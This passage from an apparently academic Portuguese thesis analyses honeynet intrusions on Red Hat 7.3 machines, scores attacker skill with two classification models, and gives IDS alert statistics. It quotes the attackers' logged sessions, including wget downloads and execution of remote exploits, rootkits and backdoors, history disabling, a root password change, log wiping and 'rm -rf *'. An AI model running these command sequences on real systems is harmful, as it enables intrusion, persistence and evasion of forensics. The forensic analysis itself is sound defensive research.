Cleaning the logs
Log cleaner  By: Tragedy/Dor
OS detection....
Detected Linux
---<[ Log cleaning in process....
Cleaning mboot.log
Cleaning cron
Cleaning dmesg
Cleaning htmlaccess.log
Cleaning ksyms
Cleaning maillog
Cleaning messages
Cleaning mysqld.log
Cleaning netconf.log
Cleaning rpmpkgs
Cleaning secure
Cleaning xferlog
Linux detected... rehashing syslog
Getting desired information ...
Geting the uname -a ...
Geting the ifconfig -a ...
Geting the uptime info...
Geting the cpuinfo ...
Geting the passwd file ...
Geting the shadow passwd file ...
Geting the hard disk free ...
Geting the CPU memory ...
Sending yahoo pings ...
Done!
Rootkit installation Completed in 4 Seconds.
Password: Marianne
SSH port:3012:Password:Marianne
alligator12 - Linux 2.4.7-10 - CPU: i586
Forgive me Father ... for i have sinned.
********************************************** \
  DON'T FORGET TO DELETE RKDIR: rm -rf /illogic* BEFORE YOU LOGOUT!
cd ..
rm -rf *
```

Em [6], o autor considera que o atacante nunca se preocupou em verificar se o rootkit foi instalado com sucesso, ou seja, se todos os binários foram devidamente alterados. Os seguintes resultados são obtidos para o modelo de Miller e o modelo alternativo proposto:

Modelo Original: 11 pontos - *Script Kiddie*
[SO: 3 (Linux->Linux), Reconhecimento: 0 pontos, Ataque: 2 pontos, Ferramentas Utilizadas: 2 pontos, IP de Destino: 5 pontos]

Modelo Alternativo: 12 pontos - *Script Kiddie*
[SO: 4 pontos (S7), Reconhecimento: 0 pontos, Ataque: 3 pontos (A1+A5+A6), Ferramentas Utilizadas: 2 pontos (F1-F8+F9+F11), IP de Destino: 3 pontos (I1+I5)]

Como é possível observar nesse primeiro exemplo os dois modelos levam ao mesmo resultado, no qual o atacante é considerado um simples *Script Kiddie*. O ataque realizado se aproveita de uma falha comum do RH 7.3, cujo *exploit* pode ser facilmente encontrado pela rede (7350wurm.c).

Depois da invasão bem sucedida, o atacante instala um rootkit para alterar o sistema e obter um maior controle do mesmo, porém, ignora diversas medidas, como a verificação do rootkit instalado, uma investigação precisa da máquina invadida e a busca por informações importantes.

Devido às técnicas utilizadas e a falta de objetivo em relação à máquina invadida, os resultados obtidos em ambos os modelos apresentam-se satisfatórios e coerentes a respeito da identificação do atacante.

7.1.2 Segunda Análise de Ataque

Nos dois ataques relatados abaixo, o sistema utilizado é o Red Hat 7.3, na sua instalação padrão para servidores. Diversos serviços são habilitados, porém, nenhum tipo de configuração é realizada para que esse sistema se torne mais ou menos seguro. É interessante notar que as invasões começaram apenas três dias após a máquina

ter sido disponibilizada na Internet.

O nome da máquina atacada e os endereços IP envolvidos foram omitidos na análise, preservando assim a identidade das partes envolvidas. A máquina atacada é apresentada como Honeypot5, enquanto o endereço IP do atacante recebe o nome IPATAQUE.

O primeiro ataque analisado ocorreu no dia 18 de setembro de 2004, às 12:43 horas (GMT). Durante a análise posterior a invasão, foi observado que o mesmo atacante realizou reconhecimentos na rede da *honeynet* no dia anterior ao ataque. O atacante explora nesse ataque a falha do OpenSSL versão 0.9.6b, conhecida como "*OpenSSL Malformed Client Key Remote Buffer Overflow Vulnerability (CAN-2002-0656)*" [95].

Ao entrar no sistema, o atacante obteve privilégios do usuário apache, proprietário do servidor web que utilizava o OpenSSL. Para se tornar um super usuário (root), o atacante se aproveitou de uma falha presente no kernel do sistema, versão 2.4.18. A falha explorada nesse caso é conhecida como "*Linux Kernel Privileged Process Hijacking Vulnerability (CAN-2003-0127)*", podendo ser encontrado maiores detalhes em [96]. Seguem abaixo os detalhes pertinentes à invasão:

1) Reconhecimento da rede realizado no dia 17/09 (apenas da máquina invadida, porém, toda a *honeynet* sofreu reconhecimento por meio de uma ferramenta específica para essa falha):

```
Sep 17 18:08:51 ravel Kernel: INBOUND TCP: IN=br0 OUT=br0 PHYSIN=eth1
PHYSOUT=eth2 SRC=IPATAQUE DST=HONEYPOT5 LEN=60 TOS=0x00
PREC=0x00 TTL=44 ID=43103 DF PROTO=TCP SPT=34197 DPT=443
WINDOW=5840 RES=0x00 SYN URGP=0
```

2) Invasão realizada no dia 18/09:

```
TERM=xterm; export TERM=xterm; exec bash -i
bash-2.05a$unset HISTFILE; uname -a; id; w;
uid=48(apache) gid=48(apache) groups=48(apache)
```

3) Download e execução de um exploit para se tornar super usuário (root):

```
bash-2.05a$ wget www.justd0it.com/Linux/rh73.tgz
bash-2.05a$ tar zxf rh73.tgz
bash-2.05a$ ./rh73
[+] Attached to 4068
[+] Signal caught
[+] Shellcode placed at 0x4000fd1d
[+] Now wait for suid shell...
unset HISTFILE
mkdir /var/local/cdb
cd /var/local/cdb
wget www.cartof.go.ro/www.tgz
(Obs: O download do rootkit falhou)
```

4) Download e instalação de um servidor Proxy IRC

```
wget geocities.com/bogdanul_16/LinuZ/psybnc.tgz
tar zxf psybnc.tgz
cd psybnc
./psybnc
.-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-.
 ,----.,----.,-.  ,-.,---.,--. ,-.,----.
 |  O ||  ,-' \ \/ / | o ||   \| || ,--'
 |  _/ _\  \   \  /  | o< | |\   || |__
 |_|  |____/   |__|  |___||_|  \_| \___|
      Version 2.2.2 (c) 1999-2001
              the most psychoid
      and  the cool lam3rz Group IRCnet
```

Após estes procedimentos, o atacante não retorna à máquina invadida. Devido às ferramentas utilizadas para o reconhecimento e ataque, torna-se clara a utilização de um sistema Linux por parte do atacante. Os seguintes resultados são obtidos por meio dos modelos discutidos:

Modelo Original: 13 pontos - Usuário Básico

[SO: 3 (Linux->Linux), Reconhecimento: 3 pontos (Outros), Ataque: 2 pontos, Ferramentas Utilizadas: 0 pontos, IP de Destino: 5 pontos]

Modelo Alternativo: 10 pontos - *Script Kiddie*

[SO: 4 pontos (S7), Reconhecimento: 2 pontos (R12-R13), Ataque: 3 pontos (A1+

A5+A6), Ferramentas Utilizadas: -2 pontos (-F8-F9), IP de Destino: 3 pontos (I1+I5)]

Como é possível observar nos resultados acima, o modelo criado por Miller classifica o atacante como um usuário básico, enquanto o modelo proposto o classifica como um *Script Kiddie*. Apesar do atacante ter instalado um serviço de Proxy IRC na máquina, ele utilizou um simples método de ataque a partir de uma falha conhecida, não se preocupando em analisar a máquina invadida e nem destruindo os rastros de sua invasão. Além disso, o atacante não se preocupa, em momento algum, em buscar informações importantes ou aproveitar outros recursos do sistema.

Devido ao comportamento do atacante, a análise feita pelo modelo proposto demonstra uma maior coerência em relação ao atacante. Comparado à primeira análise de ataque, o atacante recebe uma maior pontuação em relação ao modelo original, ainda que suas ações tenham sido menos significativas para o sistema, já que na primeira análise diversos arquivos são alterados, incluindo os logs do sistema.

O segundo ataque analisado ocorreu entre os dias 19 e 21 de setembro de 2004. A primeira invasão está registrada às 11:08 horas (GMT) do dia 19 de setembro. Assim como no ataque anterior, a falha explora o OpenSSL versão 0.9.6b (CAN-2002-0656) [95]. O atacante também explorou a falha do Kernel [96] para atingir o nível de super usuário do sistema.

Esta invasão mostrou alguns resultados interessantes, como o fato de o atacante utilizar duas máquinas para realizar a invasão. Seguindo o mesmo critério adotado na invasão anterior, é constatado que o ataque inicial foi realizado a partir de uma máquina Linux, devido aos programas utilizados nessa invasão.

Após o atacante instalar um novo serviço que permitiu a sua entrada direta ao sistema, foi utilizada uma segunda máquina (Windows) para dar continuidade à invasão. Apesar disso, é considerado na análise o sistema Linux como sistema de origem do ataque, levando em conta que a invasão inicial foi realizada por este sistema, permitindo a continuação do ataque. Segue abaixo a seqüência de passos

desta invasão:

1) Reconhecimento da rede realizado no dia 19/09 (apenas da máquina invadida, porém, toda a *honeynet* sofreu reconhecimento por meio de uma ferramenta específica para essa falha):

```
Sep 19 11:03:16 ravel Kernel: INBOUND TCP: IN=br0 OUT=br0 PHYSIN=eth1
PHYSOUT=eth2 SRC=IPATAQUE1 DST=HONEYPOT5 LEN=52 TOS=0x00
PREC=0x00 TTL=44 ID=44859 DF PROTO=TCP SPT=36327 DPT=443
WINDOW=5840 RES=0x00 SYN URGP=0
```

2) Invasão realizada no dia 19/09:

```
TERM=xterm; export TERM=xterm; exec bash -i
bash-2.05a$unset HISTFILE; uname -a; id; w;
uid=48(apache) gid=48(apache) groups=48(apache)
```

3) Download e execução de um *backdoor*[1] (é instalado um serviço do estilo telnet na porta 8081, fornecendo um shell para o atacante):

```
bash-2.05a$ cd /tmp
bash-2.05a$ wget www.type.as.ro/ssh
bash-2.05a$ chmod +x ssh
bash-2.05a$ ./ssh
Daemon is starting...OK, pid = 14743
bash-2.05a$ exit
```

4) Atacante volta pela porta 8081, se torna super usuário (19/09), altera a senha de root da máquina e inicia um pequeno vasculhamento do sistema:

```
sh-2.05a$ wget www.masterxxl.3x.ro/p.tgz
sh-2.05a$ tar -xzvf p.tgz
sh-2.05a$ ./p
[+] Attached to 14761
[+] Signal caught
[+] Shellcode placed at 0x4000fd1d
[+] Now wait for suid shell...
sh-2.05a#
sh-2.05a# passwd root
passwd root
```

[1]Serviço instalado por um atacante para garantir o retorno ao sistema por meio de uma conexão comum, sem a necessidade de autenticação no sistema e sem a utilização de *exploits*.

```
Changing password for user root.
New password: master
BAD PASSWORD: it is based on a dictionary word
Retype new password: master
passwd: all authentication tokens updated successfully.
sh-2.05a# cd /var/tmp
sh-2.05a# ls
sh-2.05a# ./party
```

5) Atacante retorna a partir do serviço de ssh[2] da máquina (19/09). O atacante se conectou ao sistema por meio da conta root, a qual teve a sua senha alterada. É utilizado um novo endereço IP para a conexão (descrito apenas os passos mais importantes):

```
[root\@honeypot5 root]# uname -a
[root\@honeypot5 root]# ps x
  6893  ?      S    0:00 su - news -c unset LANG; unset LC_COLLATE; /usr/bin/rne\r
  7118  ?      S    0:00 /bin/bash /usr/bin/run-parts /etc/cron.hourly \r
  7120  ?      S    0:00 awk -v progname=/etc/cron.hourly/inn-cron-nntpsend prog\r
  7125  ?      S    0:00 su - news -c unset LANG; unset LC_COLLATE; /usr/bin/nnt\r
  7564  ?      S    0:00 /bin/sh \r
  7569  ?      S    0:00 /bin/sh ./install \r
  7814  ?      S    0:06 identd -e -o \r
  7820  ?      S    0:00 /usr/sbin/atd \r
  7973  ?      S    0:00 ping -c 6 216.115.108.243 \r
  8029  ?      S    0:00 /bin/bash /usr/bin/run-parts /etc/cron.hourly \r
  8031  ?      S    0:00 awk -v progname=/etc/cron.hourly/inn-cron-nntpsend prog\r
  8036  ?      S    0:00 su - news -c unset LANG; unset LC_COLLATE; /usr/bin/nnt\r
  8392  ?      S    0:00 /bin/bash /usr/bin/run-parts /etc/cron.hourly \r
  8394  ?      S    0:00 awk -v progname=/etc/cron.hourly/inn-cron-nntpsend prog\r
[root\@honeypot5 root]# w
[root\@honeypot5 root]# cd /tmp
[root\@honeypot5 root]# ls
[root\@honeypot5 root]# cd /var/tmp
[root\@honeypot5 root]# ls
[root\@honeypot5 root]# cd kfn
(atacante encontra um rootkit instalado em outra invasão e começa
a explorá-lo)
[root\@honeypot5 root]# ./login
honeypot5 login: master
Password:
Login incorrect
```

[2]Foi encontrado o registro "SSH-2.0-PuTTY-Release-0.55", indicando o uso de um cliente Windows para a conexão.

```
[root\@honeypot5 root]# ./Kernel
bash: ./Kernel: No such file or directory
[root\@honeypot5 root]# cd /home
[root\@honeypot5 root]# cd /var/tmp
[root\@honeypot5 root]# wget http://www.arena-sv.com/selena.tgz (FALHOU)
[root\@honeypot5 root]# wget www.masterxxl.3x.ro/selena.tgz (FALHOU)
(Selena é um conjunto de ferramentas utilizadas para realizar
ataques, como o sofrido por essa máquina. O download falhou!)
[root\@honeypot5 tmp]# ftp
ftp> open ftp.masterxxl.3x.ro (FALHOU)
ftp> bye
[root\@honeypot5 root]# cd /tmp
[root\@honeypot5 root]# wget http://www.arena-sv.com/psyBNC2.3.2-4.tar.gz
(O download do Proxy IRC falhou!)
[root\@honeypot5 root]#cd /var/tmp
[root\@honeypot5 root]#./rh73
[root\@honeypot5 root]#./kfn
[root\@honeypot5 root]#cd kfn
[root\@honeypot5 root]#./find
[root\@honeypot5 root]#cd sshd
[root\@honeypot5 root]#./sshd
[root\@honeypot5 root]#cd
[root\@honeypot5 root]#uname -a
Linux honeypot5 2.4.18-3 #1 Thu Apr 18 07:37:53 EDT 2002 i686 unknown
```

6) Atacante retorna no dia 20/09, por meio do serviço ssh, baixa a ferramenta Selena e tenta gerar novos ataques:

```
[root\@honeypot5 root]# cd /var/tmp
[root\@honeypot5 root]# wget http://www.arena-sv.com/selena.tgz
[root\@honeypot5 root]# tar -zxvf selena.tgz
[root\@honeypot5 root]# ./assl 211.194
[root\@honeypot5 root]# ./assl 80.98
[root\@honeypot5 root]# ./assl 86.98
[root\@honeypot5 root]# ./assl 86.24
[root\@honeypot5 root]# ./assl 67.36
[root\@honeypot5 root]# ./assl 210.157
[root\@honeypot5 root]# ./assl 82.34
[root\@honeypot5 root]# ./assl 210.53
[root\@honeypot5 root]# ./assl 211.31
[root\@honeypot5 root]# ./assl 211.35
[root\@honeypot5 root]# ./assl 211
(Todos os ataques falharam devido a proteção da honeynet aos
ataques gerados para máquinas externas)
```

7) Atacante volta à máquina no dia 21/09, por meio do serviço instalado na porta 8081, e tenta executar novos ataques:

```
bash-2.05a$ cd /var/tmp
bash-2.05a$ ls
bash-2.05a$ cd /tmp
bash-2.05a$ cd selena
bash-2.05a$ cd ./ssx -a 0x9 200.61.161.130
(o comando falha ao não encontrar a biblioteca libcrypto.so.0)
```

Após esse ataque, o Honeypot5 foi retirado da rede para análise, impedindo que o atacante agisse novamente. Analisando esse ataque diante do modelos discutidos, obtém-se os seguintes resultados:

Modelo Original: 13 pontos - Usuário Básico

[SO: 3 (Linux->Linux), Reconhecimento: 3 pontos, Ataque: 2 pontos, Ferramentas Utilizadas: 0 pontos, IP de Destino: 5 pontos]

Modelo Alternativo: 19 pontos - Usuário Básico

[SO: 4 pontos (S7), Reconhecimento: 2 pontos (R12-R13), Ataque: 3 pontos (A1+A5 +A6), Ferramentas Utilizadas: 1 pontos (F8-F9+F11), IP de Destino: 9 pontos (I2[3]+I5+I13)]

Nessa análise, é possível observar que os resultados obtidos com os dois modelos são iguais. Apesar de o atacante ter seus ataques originados pela máquina invadida bloqueados, ele foi capaz de realizar mais ações do que um usuário sem conhecimentos, apesar de não tomar ações pertinentes ao ataque que poderiam comprometer sua identidade em um sistema de produção.

Como exemplo das falhas do atacante, destacam-se a descoberta de um rootkit na máquina invadida, sugerindo outro atacante no sistema. Mesmo tomando conhecimento, o atacante não tomou providências para que a máquina não fosse invadida novamente por outros atacantes. O atacante também não se importou em apagar os rastros de sua invasão e ainda alterou a senha de root do sistema, o que pode ser claramente um sinal de invasão para o administrador da máquina.

[3]Atacante alterou a senha de root do sistema.

Apesar das falhas levantadas sobre o atacante, é possível observar que o segundo ataque mostrou-se mais complexo e elaborado do que o primeiro. Neste segundo ataque, destacaram-se a utilização de duas máquinas para a invasão, tentativas de ataques externos, novo serviço para o acesso direto à máquina invadida e uma verificação geral do sistema.

Enquanto o modelo proposto, nesse trabalho, distingue os dois últimos ataques analisados, considerando o nível de complexidade das técnicas e ferramentas utilizadas pelo atacante, o modelo proposto em [6] atribui aos ataques a mesma pontuação (13 pontos) e classificação. Esta comparação demonstra como o modelo alternativo proposto se baseia em uma análise mais precisa e detalhada, possibilitando a diferenciação dos atacantes, principalmente, pelos passos adotados após a invasão bem sucedida.

As características existentes no modelo alternativo oferecem uma maior coerência ao resultado, ainda que mantendo a estrutura básica de avaliação e classificação criados no modelo original. A falta de detalhamento existente, no modelo original, generaliza em muito a classificação de um atacante, tornando-o impreciso em situações que exigem uma avaliação das razões do atacante, e não apenas da ferramenta e sistema operacional utilizados no ataque.

7.1.3 Terceira Análise de Ataque

Para análise do último ataque, é criada uma situação na qual um atacante possui objetivos específicos de roubo de informação de uma grande empresa. A partir da situação criada, são comparados os modelos discutidos, com o objetivo de mostrar novamente as principais diferenças existentes entre eles.

O principal objetivo é apresentar uma situação de ataque complexo e bem elaborado, o qual apresenta uma maior dificuldade em ser obtido mesmo em uma *honeynet*, porém, é o tipo de ataque que traz maiores informações e conhecimento sobre um determinado atacante ou técnica de ataque. Segue abaixo a descrição da

situação criada para análise:

Um atacante pretende invadir um servidor web da empresa de vendas de livros pela Internet, conhecida como "Livraria X", para o roubo de informações. Afim de evitar possíveis problemas de identificação, o atacante resolve atacar uma outra rede, da qual é possível realizar os ataques de forma eficiente e, ao mesmo tempo, manter sua identidade oculta. A rede escolhida para o ataque é um pequeno fornecedor da Livraria X, que acessa com freqüência um sistema da livraria para fins comerciais, o que gera pouca suspeita do tráfego entre ambas as redes.

O atacante utiliza o SO Linux para realizar os ataques e, por meio do reconhecimento, realizado por "Banners", descobre que ambas as empresas utilizam o Windows 2003 como servidor principal, possuindo todos os serviços atualizados. O atacante possui grande experiência em redes e programação e descobre uma nova falha, ainda não reportada, que permite que um atacante invada um servidor Windows 2003 com privilégios de administrador do sistema. Dessa forma, ele explora a falha descoberta e entra no sistema.

Preocupado com o risco de ser descoberto, o atacante verifica o sistema por completo, entendendo o funcionamento da rede e certificando-se que não está sendo monitorado. Por meio de técnicas e ferramentas pessoais, o atacante garante que todos os registros de sua presença são excluídos e instala um novo serviço para que possa voltar ao sistema posteriormente, com maior discrição. No processo de verificação da máquina, o atacante encontra diversas informações comerciais, de uso exclusivo da empresa.

Poucos dias após a invasão, o atacante volta ao sistema e verifica que sua entrada no sistema não foi identificada pelos administradores. Confiante em relação ao ataque, o atacante invade a Livraria X, através da mesma falha de segurança utilizada anteriormente. Dentro do sistema da Livraria X, o atacante vasculha a rede em busca de informações importantes e confidenciais, como informações comerciais da Livraria e informações pessoais de todos os seus clientes, incluindo dados cadastrais,

dados bancários, números de cartões de crédito e números de identificação.

É realizado o pichamento da página web da livraria X, com a intenção de destruir a credibilidade da empresa. Finalizando o ataque, todos os registros do servidor invadido são apagados e alguns vírus são instalados com o objetivo de confundir e dificultar a perícia da máquina. Após isso, são apagados todos os registros e possíveis evidências na rede da empresa fornecedora, dificultando a identificação do atacante.

Diante do contexto apresentado, os resultados obtidos pelos modelos em questão são:

Modelo Original: 25 pontos - Usuário Médio
[SO: 4 (Linux->Windows 2000|2003), Reconhecimento: 3 pontos[4], Ataque: 6 pontos, Ferramentas Utilizadas: 0 pontos[5], IP de Destino: 12 pontos[6]]

Modelo Alternativo: 69 pontos - Atacante Profissional
[SO: 4 pontos (S7), Reconhecimento: 4 pontos (R10), Ataque: 8 pontos (A4+A5+A6 +A7), Ferramentas Utilizadas: 13 pontos (F5+F6+F8+F9+F11), IP de Destino: 40 pontos (I11+I12+I13+I15[7]+I17+I20+I21+I22+I24+I25)]

O ataque descrito acima trata de uma situação fictícia, porém, possível de ocorrer a qualquer momento em condições muito semelhantes. Ataques bem elaborados são difíceis de serem obtidos, entretanto, estes oferecem um maior conhecimento por parte de quem os investiga.

A análise mostra a grande diferença de resultados entre os dois modelos. O modelo proposto em [6] não analisa diversos aspectos do ataque, como o uso de técnicas manuais na máquina invadida, geração de novos ataques, limpeza de logs etc. Em especial, o modelo não avalia ataques a terceiros, o que restringe a pontuação na categoria IP de Destino a um valor baixo, classificando o atacante como um Usuário Médio.

[4] O modelo não considera o reconhecimento específico por banners.
[5] O modelo não avalia técnicas ou ferramentas pessoais utilizadas.
[6] A Livraria X sofre um ataque a terceiros, não sendo avaliado nesta análise.
[7] Atacante instala alguns vírus na máquina invadida.

Ainda que fosse considerado o roubo de informações pessoais, o que ocorre apenas no ataque a terceiros, o modelo original não atingiria uma pontuação suficiente para um novo nível de classificação, já que o modelo não avalia informações pessoais e críticas no mesmo ataque. Assim, a pontuação máxima chegaria a 31 pontos e classificaria o atacante novamente como Usuário Médio.

O modelo proposto nesse trabalho analisa, detalhadamente, todos os passos seguidos pelo atacante na invasão do sistema. O atacante foi pontuado de acordo com os passos realizados na máquina invadida, assim como no ataque bem sucedido realizado a terceiros. Isto permitiu avaliar um ataque elaborado, no qual o alvo inicial não era o principal, resultando em uma classificação mais precisa e coerente do atacante em relação ao nível de conhecimento e risco apresentado.

7.2 Estatísticas Gerais

Após um período de testes e adaptações, explicados no capítulo 4, a *honeynet* permaneceu em funcionamento por um período total de 13 meses (09/2003 - 09/2004). Neste período, o ambiente ofereceu até 5 *honeypots* para a captura de dados, armazenando as informações referentes a todos os acessos ou tentativas realizados. No restante deste capítulo serão apresentadas as principais informações obtidas, assim como algumas explicações e comentários pertinentes.

Os dados apresentados são baseados em alertas gerados pelas ferramentas de monitoramento do ambiente, principalmente os IDSs. São considerados alertas, qualquer tipo de ataque, reconhecimento ou tráfego não autorizado (ex. IRC) identificados por estas ferramentas. Segue abaixo alguns dados gerais obtidos:

- No período de captura, foram observados 159.652 alertas;
- Os ataques foram gerados por um total de 22.355 endereços IP diferentes;
- Foram observadas 25.833 conexões distintas, as quais representam acessos a

diferentes *honeypots* por um determinado atacante[8];

- Foram realizados um total de 587 tipos[9] de alerta;
- Foram identificados alertas para 1.709 portas TCP e 21 portas UDP;
- Do total de alertas identificados, 80,3% correspondem ao tráfego TCP, 1,2% correspondem ao tráfego UDP e 18,5% correspondem ao tráfego ICMP;
- Foram observados 21 ataques bem sucedidos[10] ao sistema operacional Windows 2000 Server, realizados por meio do *worm* "W32.Blaster.C.Worm" [97];
- Foram observados 6 ataques bem sucedidos ao sistema Red Hat 7.3, realizados por meio da falha "*OpenSSL Malformed Client Key Remote Buffer Overflow Vulnerability (CAN-2002-0656)*" [95] do OpenSSL.

A partir dos dados acima, e baseado no fato de que não existe tráfego de produção no ambiente construído, é possível observar como uma máquina conectada à Internet pode ficar vulnerável a diversos tipos de ataques, originados por uma quantidade muito grande de atacantes.

Em contrapartida, o número de ataques bem sucedidos e os tipos de alertas gerados demonstram a grande quantidade de ataques realizados por meio de ferramentas automatizadas ou *worms*. Estas ferramentas buscam explorar, em geral, falhas conhecidas em máquinas desatualizadas ou mal configuradas.

Como conseqüência, uma máquina conectada à Internet pode ser vítima de diversos ataques, mesmo quando protegida e atualizada, ou quando o ataque em questão não se destina ao SO da vítima.

[8]Ex. Um atacante que gera ataque contra os Honeypots 1 e 2 gera duas conexões distintas, independente do número de ataques a cada um deles.

[9]Segundo a classificação do IDS Snort.

[10]O *worm* foi impedido de se propagar devido as proteções do ambiente.

7.2.1 *Honeypots* x Número de Alertas

A figura 7.1 apresenta o percentual de ataques que cada *honeypot*, pertencente à *honeynet*, tenha sofrido. A partir da figura, é possível observar a diferença obtida entre os diversos sistemas operacionais presentes.




Figura 7.1: *Honeypots* x Número de Alertas

Este resultado tem como destaque os valores atingidos pelos Honeypots 4 e 5. O Honeypot4 (Windows 2000 Server) foi adicionado nos últimos três meses de captura (07/2004 - 09/2004), enquanto o Honeypot5 (Red Hat 7.3) permaneceu ativo por apenas sete dias (15/09/2004 - 21/09/2004). Ainda assim, estas são as máquinas que apresentaram uma maior quantidade de alertas.

Estes alertas se devem a dois fatores: em relação ao Honeypot4, é conseqüência da grande procura dos atacantes e *worms* por falhas em sistemas Windows; o Honeypot5 atinge este valor devido ao tráfego IRC que circulou pela máquina desde a primeira invasão do sistema (seção 7.1.2). A tabela 7.1 apresenta os valores absolutos de alertas para cada *honeypot*, além do número de IPs que realizaram alguma tentativa de ataque.

Tabela 7.1: Número de Alertas por *Honeypots*

Número de Alertas por *Honeypots*		
Tipo de Alerta	**Ocorrências**	**Nro. de IPs**
Honeypot1 (Slackware 9.0)	15.005	4.383
Honeypot2 (Red Hat 9.0)	31.086	17.913
Honeypot3 (Mandrake 9.0)	14.094	3.096
Honeypot4 (Windows 2000 Server)	34.587	385
Honeypot5 (Red Hat 7.3)	64.880	83

A figura 7.2 apresenta a diferença percentual entre o número de IPs que geraram alertas em cada *honeypot*, lembrando que a soma destes valores corresponde ao total de conexões distintas, apresentado na seção 7.2.




Figura 7.2: Número de IPs por *Honeypots*

Apesar dos Honeypots 4 e 5 permanecerem por menos tempo no ambiente, estes foram os dois únicos a receberem invasões bem sucedidas. Nenhuma alteração foi realizada para que estas máquinas se tornassem mais vulneráveis, o que sugere

que ambos os sistemas foram vítimas devido aos serviços desatualizados e as falhas popularmente conhecidas.

7.2.2 Alertas Mais Freqüentes

Como citado anteriormente, o ambiente sofreu ao longo de seu período de funcionamento um total de 584 tipos diferentes de alertas. Estes alertas correspondem aos ataques, às técnicas de reconhecimento (*scans*) e ao tráfego não autorizado utilizados contra algum dos *honeypots* presentes no sistema.

Na tabela 7.2, destaca-se o alerta de "ICMP PING CyberKit 2.2 Windows" [98], o qual obteve o segundo lugar em relação ao número de ocorrências registradas. Estas ocorrências foram registradas no período de 05/09/2003 à 02/06/2004, possuindo como objetivo principal a detecção de máquinas ativas por meio da ferramenta Cyberkit 2.2, utilizada em ambiente Windows. Outro dado importante, é que o ataque foi realizado por 13.846 endereços IP diferentes, o equivalente a 61% dos endereços identificados no ambiente.

O ataque "SHELLCODE x86 0x90 unicode NOOP" [99] aparece em terceiro lugar na tabela 7.2. Este foi o primeiro ataque de maior ocorrência, com um total de 57 IPs como origem dos ataques, possuindo como alvo o SO Windows. O ataque explora uma vulnerabilidade no serviço DCERPC, podendo executar comandos na máquina invadida.

Esse resultado demonstra o grande problema causado por ferramentas automatizadas de ataque e *worms*, as quais se propagam rapidamente pela rede gerando um alto risco às máquinas, além da grande quantidade de tráfego desnecessário[11]. Em primeiro lugar encontra-se o alerta "CHAT IRC message", conseqüência da invasão causada no Honeypot5 (seção 7.1.2).

[11]É considerado desnecessário todo o tráfego de não produção para uma rede, como ataques e reconhecimentos.

Tabela 7.2: Alertas Mais Freqüentes

Alertas Mais Freqüentes	
Tipo de Alerta	**Ocorrências**
CHAT IRC message	57.908 (36%)
ICMP PING CyberKit 2.2 Windows	19.254 (12%)
SHELLCODE x86 0x90 unicode NOOP	14.878 (9%)
(*spp_stream4*) STEALTH ACTIVITY (*FINscan*) detection	6.653 (4%)
SCAN FIN	6.652 (4%)

7.2.3 Alertas Mais Freqüentes por *Honeypots*

Nesta seção, são discutidos os alertas mais freqüentes para cada *honeypot* utilizado. São apresentados os três alertas mais comuns para cada sistema, a quantidade de alertas detectados e o número de endereços IP envolvidos. A tabela 7.3 a seguir apresenta os resultados comentados:

Tabela 7.3: Alertas Mais Freqüentes por *Honeypots*

Alertas Mais Freqüentes			
Honeypot1 (Slackware 9.0)			
Alerta	Quantidade	% Alertas	IPs
ICMP PING CyberKit 2.2 Windows	4.043	2,53	307
url SCAN SOCKS Proxy attempt	3.570	2,23	1.472
SCAN FIN	1.145	0,71	1
Honeypot2 (Red Hat 9.0)			
Alerta	Quantidade	% Alertas	IPs
ICMP PING CyberKit 2.2 Windows	15.104	9,46	13.578
url SCAN SOCKS Proxy attempt	2.812	1,76	1.110
STEALTH ACTIVITY (FIN scan) detection	1.256	0,78	2

Honeypot3 (Mandrake 9.0)			
Alerta	Quantidade	% Alertas	IPs
STEALTH ACTIVITY (FIN scan) detection	2.070	1,29	681
